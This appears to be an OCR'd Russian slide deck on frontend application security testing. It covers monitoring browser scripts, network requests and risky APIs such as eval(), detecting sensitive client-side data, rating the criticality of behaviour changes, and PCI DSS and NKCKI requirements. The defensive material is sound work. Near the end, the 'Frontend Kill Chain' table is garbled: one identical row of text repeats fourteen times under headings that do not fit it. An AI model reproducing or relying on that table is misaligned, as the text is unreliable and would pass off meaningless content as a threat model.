
Software Bill of Behavior (SBOB)

Контентный слой браузера

Frontend Application Security Testing (FAST)



Автоматизированное выполнение E2E-сценария (Use Case)



Скрипты и активные элементы

Скрипты (2)

- script file
- script inline

Другие (12+)


- img
- iframe
- link
- audio
- video
- embed
- object
- applet
- track
- source
- form
- picture
- etc.

Атрибуты событий (115+)

- | | | | | |
|-----------------|--------------|----------------|------------------------|------------------------|
| ▪ onafterprint | ▪ onsubmit | ▪ ondrag | ▪ onloadedmetadata | ▪ onslotchange |
| ▪ onbeforeprint | ▪ onkeydown | ▪ ondragend | ▪ ontimeupdate | ▪ ontransitioncancel |
| ▪ onerror | ▪ onkeypress | ▪ ondragenter | ▪ onvolumechange | ▪ ontransitionend |
| ▪ onhashchange | ▪ onkeyup | ▪ ondragleave | ▪ onanimationend | ▪ ontransitionrun |
| ▪ onmessage | ▪ onclick | ▪ ondragover | ▪ onanimationiteration | ▪ ontransitionstart |
| ▪ onoffline | ▪ ondblclick | ▪ ondragstart | ▪ onanimationstart | ▪ onbeforeunload |
| ▪ ononline | ▪ onload | ▪ oncanplay | ▪ onanimationcancel | ▪ oncontextmenu |
| ▪ onpagehide | ▪ onmouseup | ▪ oncuechange | ▪ oncanplaythrough | ▪ onmouseover |
| ▪ onpageshow | ▪ onwheel | ▪ onemptied | ▪ ondurationchange | ▪ onselectstart |
| ▪ onpopstate | ▪ ontoggle | ▪ onended | ▪ onmousewheel | ▪ onbeforecopy |
| ▪ onresize | ▪ ondrop | ▪ onloadeddata | ▪ onpointercancel | ▪ onbeforecut |
| ▪ onstorage | ▪ onscroll | ▪ onmousedown | ▪ onpointerdown | ▪ onbeforeinput |
| ▪ onunload | ▪ oncopy | ▪ onmousemove | ▪ onpointerenter | ▪ onbeforematch |
| ▪ onblur | ▪ oncut | ▪ onmouseout | ▪ onpointerleave | ▪ onbeforepaste |
| ▪ onchange | ▪ onpaste | ▪ onloadstart | ▪ onpointermove | ▪ onbeforetoggle |
| ▪ onfocus | ▪ onabort | ▪ onplaying | ▪ onpointerout | ▪ onbeforexrselect |
| ▪ oninput | ▪ onpause | ▪ onprogress | ▪ onpointerover | ▪ oncontextrestored |
| ▪ oninvalid | ▪ onplay | ▪ onratechange | ▪ onpointerrawupdate | ▪ onsecuritypolicyviol |
| ▪ onreset | ▪ onseeked | ▪ onsuspend | ▪ onpointerup | ▪ onmouseenter |
| ▪ onsearch | ▪ onseeking | ▪ onwaiting | ▪ onscrollend | ▪ onmouseleave |
| ▪ onshow | ▪ onstalled | ▪ onauxclick | ▪ onselectionchange | ▪ onfullscreenchange |
| ▪ onselect | ▪ onclose | ▪ oncancel | ▪ onformdata | ▪ onfullscreenerror |

Сетевые запросы

- XMLHttpRequest
 - Fetch
 - SendBeacon
 - WebSocket
 - Event Source
 - Form
 - a[ping]
 - a click
 - Navigation
 - etc.
- Elements
 - img
 - iframe
 - script
 - script (JSONP)
 - link
 - audio
 - video
 - embed
 - object
 - applet
 - track
 - source
 - form
 - picture
 - etc.
 - CSS
 - font
 - images
 - etc.




Использование «опасных» API браузера



- `eval()`
- `new Function('a', 'b', 'return a + b');`
- Clipboard API
- `navigator.mediaDevices`
 - Camera
 - Microphone
 - Screen Capture
- `Navigator.geolocation`
- Notification / Push API
- Web Worker
- Shared Worker
- Service Worker API
- Payment Request API
- WebRTC
- WebAssembly
- etc.


Обнаружение конфиденциальных данных

- OWASP API3:2019 Excessive Data Exposure
- OWASP Top 10 Client-Side Security Risks: Sensitive Data Stored Client-Side
- Технические секреты (учетные данные, токены)
- Персональные данные, данные банковских карт
- Запись данных в постоянные хранилища браузера (cookie, LocalStorage, IndexedDB и др.)




```
▼ user: Object
  ▼ credentials: Object
    email: "user@example.com"
    password: null
    phone: "1234567890"
    type: "phone"
  ▼ passport: Object
    issueDate: "2023-01-01"
    issuer: "Federal Security Service of the Russian Federation"
    issuerCode: "001"
    number: "1234567890"
```


Критичность изменения профиля поведения приложения




Профиль 1
Эталонный (разрешенный)
профиль поведения



Scan 1
Профиль 1



Scan 2
Профиль 2



Scan 3
Профиль 3



Scan 4
Профиль 4


Критичность изменения профиля поведения приложения



Событие	Уровень
Обнаружен новый элемент-скрипт	● Critical
Сетевой запрос на новый хост	● Critical
Вызов eval() и аналогичных функций	● Critical
Вызов ранее неиспользованной Web API-функции	● Critical
Обнаружен новый элемент iframe с внешним хостом	● High
Значительное изменение количества обнаруженных сущностей	● High
Изменение количества вызовов Web API функций	● Medium

ДЕМО


Безопасность frontend-приложений в DevSecOps / SSDLC



Эффект от внедрения FAST-анализатора в DevSecOps



- Устраняем "слепую" зону
- Проверка зависимостей на вредоносные действия (до релиза)
- Контроль действий сторонних js-сервисов (после релиза)
- Покрытие анализом 100% кода
- Контроль соответствия требованиям / политикам ИБ
- Снижение времени реагирования (минуты)
- Secure by Design и безопасные frontend-приложения



Требования регуляторов



НКЦКИ «Рекомендации по повышению уровня защищенности российских web-приложений» № ALRT-20220311.1 от 11 марта 2022 г.

19. **Перед использованием** на web-ресурсах JavaScript-кода, подгружаемого со сторонних ресурсов, **осуществлять его проверку на предмет вредоносного воздействия** на отображаемую в браузерах пользователя информацию и возможность кражи аутентификационных данных и файлов-cookie пользователей.

20. Осуществлять периодическую проверку хэш-сумм, используемых JavaScript. В случае изменения хэш-сумм отключать использование JavaScript на сайте и **выполнять повторную проверку функциональности**.



НСПК / PCI DSS 4.0.1 (**Вступили в силу 31.03.2025**)

Обязанность выполнения требований PCI DSS указана в **Программе безопасности ПС «Мир»**

6.4.3 Все скрипты платежных страниц, которые загружаются и выполняются в браузере пользователя, управляются следующим образом:

- Реализован метод подтверждения **авторизации каждого скрипта**.
- Реализован метод, обеспечивающий **целостность каждого скрипта**.
- Актуальная **инвентаризация всех скриптов** с письменным обоснованием необходимости каждого из них.

11.6.1 Обнаружение и реагирование на несанкционированное изменение платежных страниц:

- Контроль **изменений на платежных страницах**
- Контроль **изменений HTTP-заголовков**
- Оповещение персонала о несанкционированных изменениях

Материалы



Результаты исследования безопасности российских frontend-приложений за 1 полугодие 2025



Модель угроз для frontend-приложений

Введите имя приложения

Необязательное поле

В приложении обрабатываются персональные данные?
В "явном" виде, например ФИО, адрес электронной почты, номер телефона и другие

☐ Да ☐ Нет ☒ Не знаю

Приложение доступно из интернета или является внутрисетевым?

☐ Да ☐ Нет ☒ Не знаю

Выберите актуальные для Вашей компании нормативные акты и стандарты.

В модель угроз будут включены угрозы невыполнения требований данных нормативных актов и описание технических средств для их выполнения

☐ 152-ФЗ «О персональных данных» ☐ PCI DSS 4.0.1

Онлайн-сервис для создания модели угроз для Ваших frontend-приложений с планом внедрения защитных мер



Frontend Kill Chain					
Тип вектора	Вектор	Технический вектор	Способ реализации / монетизации	Последствия	Ущерб
Экспозиция приложения	1.01. Небезопасная реализация функции раскрытия информации о состоянии приложения	Вектор: открытый IP-адрес	1.01. Использование уязвимости в реализации функции раскрытия информации о состоянии приложения	Получение персональных данных	Финансовый ущерб клиентам
	1.02. Небезопасная реализация функции раскрытия информации о состоянии приложения	Вектор: открытый порт (Port, Port...)	1.02. Использование уязвимости в реализации функции раскрытия информации о состоянии приложения	Получение персональных данных	Финансовый ущерб клиентам
Базовые сервисы	1.03. Небезопасная реализация функции раскрытия информации о состоянии приложения	1.03. Использование уязвимости в реализации функции раскрытия информации о состоянии приложения	1.03. Использование уязвимости в реализации функции раскрытия информации о состоянии приложения	Получение персональных данных	Финансовый ущерб клиентам
	1.04. Небезопасная реализация функции раскрытия информации о состоянии приложения	1.04. Использование уязвимости в реализации функции раскрытия информации о состоянии приложения	1.04. Использование уязвимости в реализации функции раскрытия информации о состоянии приложения	Получение персональных данных	Финансовый ущерб клиентам
Телематериалы	1.05. Небезопасная реализация функции раскрытия информации о состоянии приложения	1.05. Использование уязвимости в реализации функции раскрытия информации о состоянии приложения	1.05. Использование уязвимости в реализации функции раскрытия информации о состоянии приложения	Получение персональных данных	Финансовый ущерб клиентам
	1.06. Небезопасная реализация функции раскрытия информации о состоянии приложения	1.06. Использование уязвимости в реализации функции раскрытия информации о состоянии приложения	1.06. Использование уязвимости в реализации функции раскрытия информации о состоянии приложения	Получение персональных данных	Финансовый ущерб клиентам
Конвертация веб-сервиса	1.07. Небезопасная реализация функции раскрытия информации о состоянии приложения	1.07. Использование уязвимости в реализации функции раскрытия информации о состоянии приложения	1.07. Использование уязвимости в реализации функции раскрытия информации о состоянии приложения	Получение персональных данных	Финансовый ущерб клиентам
	1.08. Небезопасная реализация функции раскрытия информации о состоянии приложения	1.08. Использование уязвимости в реализации функции раскрытия информации о состоянии приложения	1.08. Использование уязвимости в реализации функции раскрытия информации о состоянии приложения	Получение персональных данных	Финансовый ущерб клиентам
Ресурсы	1.09. Небезопасная реализация функции раскрытия информации о состоянии приложения	1.09. Использование уязвимости в реализации функции раскрытия информации о состоянии приложения	1.09. Использование уязвимости в реализации функции раскрытия информации о состоянии приложения	Получение персональных данных	Финансовый ущерб клиентам
	1.10. Небезопасная реализация функции раскрытия информации о состоянии приложения	1.10. Использование уязвимости в реализации функции раскрытия информации о состоянии приложения	1.10. Использование уязвимости в реализации функции раскрытия информации о состоянии приложения	Получение персональных данных	Финансовый ущерб клиентам
Атаки	1.11. Небезопасная реализация функции раскрытия информации о состоянии приложения	1.11. Использование уязвимости в реализации функции раскрытия информации о состоянии приложения	1.11. Использование уязвимости в реализации функции раскрытия информации о состоянии приложения	Получение персональных данных	Финансовый ущерб клиентам
	1.12. Небезопасная реализация функции раскрытия информации о состоянии приложения	1.12. Использование уязвимости в реализации функции раскрытия информации о состоянии приложения	1.12. Использование уязвимости в реализации функции раскрытия информации о состоянии приложения	Получение персональных данных	Финансовый ущерб клиентам
Получение данных	1.13. Небезопасная реализация функции раскрытия информации о состоянии приложения	1.13. Использование уязвимости в реализации функции раскрытия информации о состоянии приложения	1.13. Использование уязвимости в реализации функции раскрытия информации о состоянии приложения	Получение персональных данных	Финансовый ущерб клиентам
	1.14. Небезопасная реализация функции раскрытия информации о состоянии приложения	1.14. Использование уязвимости в реализации функции раскрытия информации о состоянии приложения	1.14. Использование уязвимости в реализации функции раскрытия информации о состоянии приложения	Получение персональных данных	Финансовый ущерб клиентам

Telegram-канал FrontSecOps

- Разбор инцидентов
- DevSecOps для frontend-приложений
- Лучшие практики
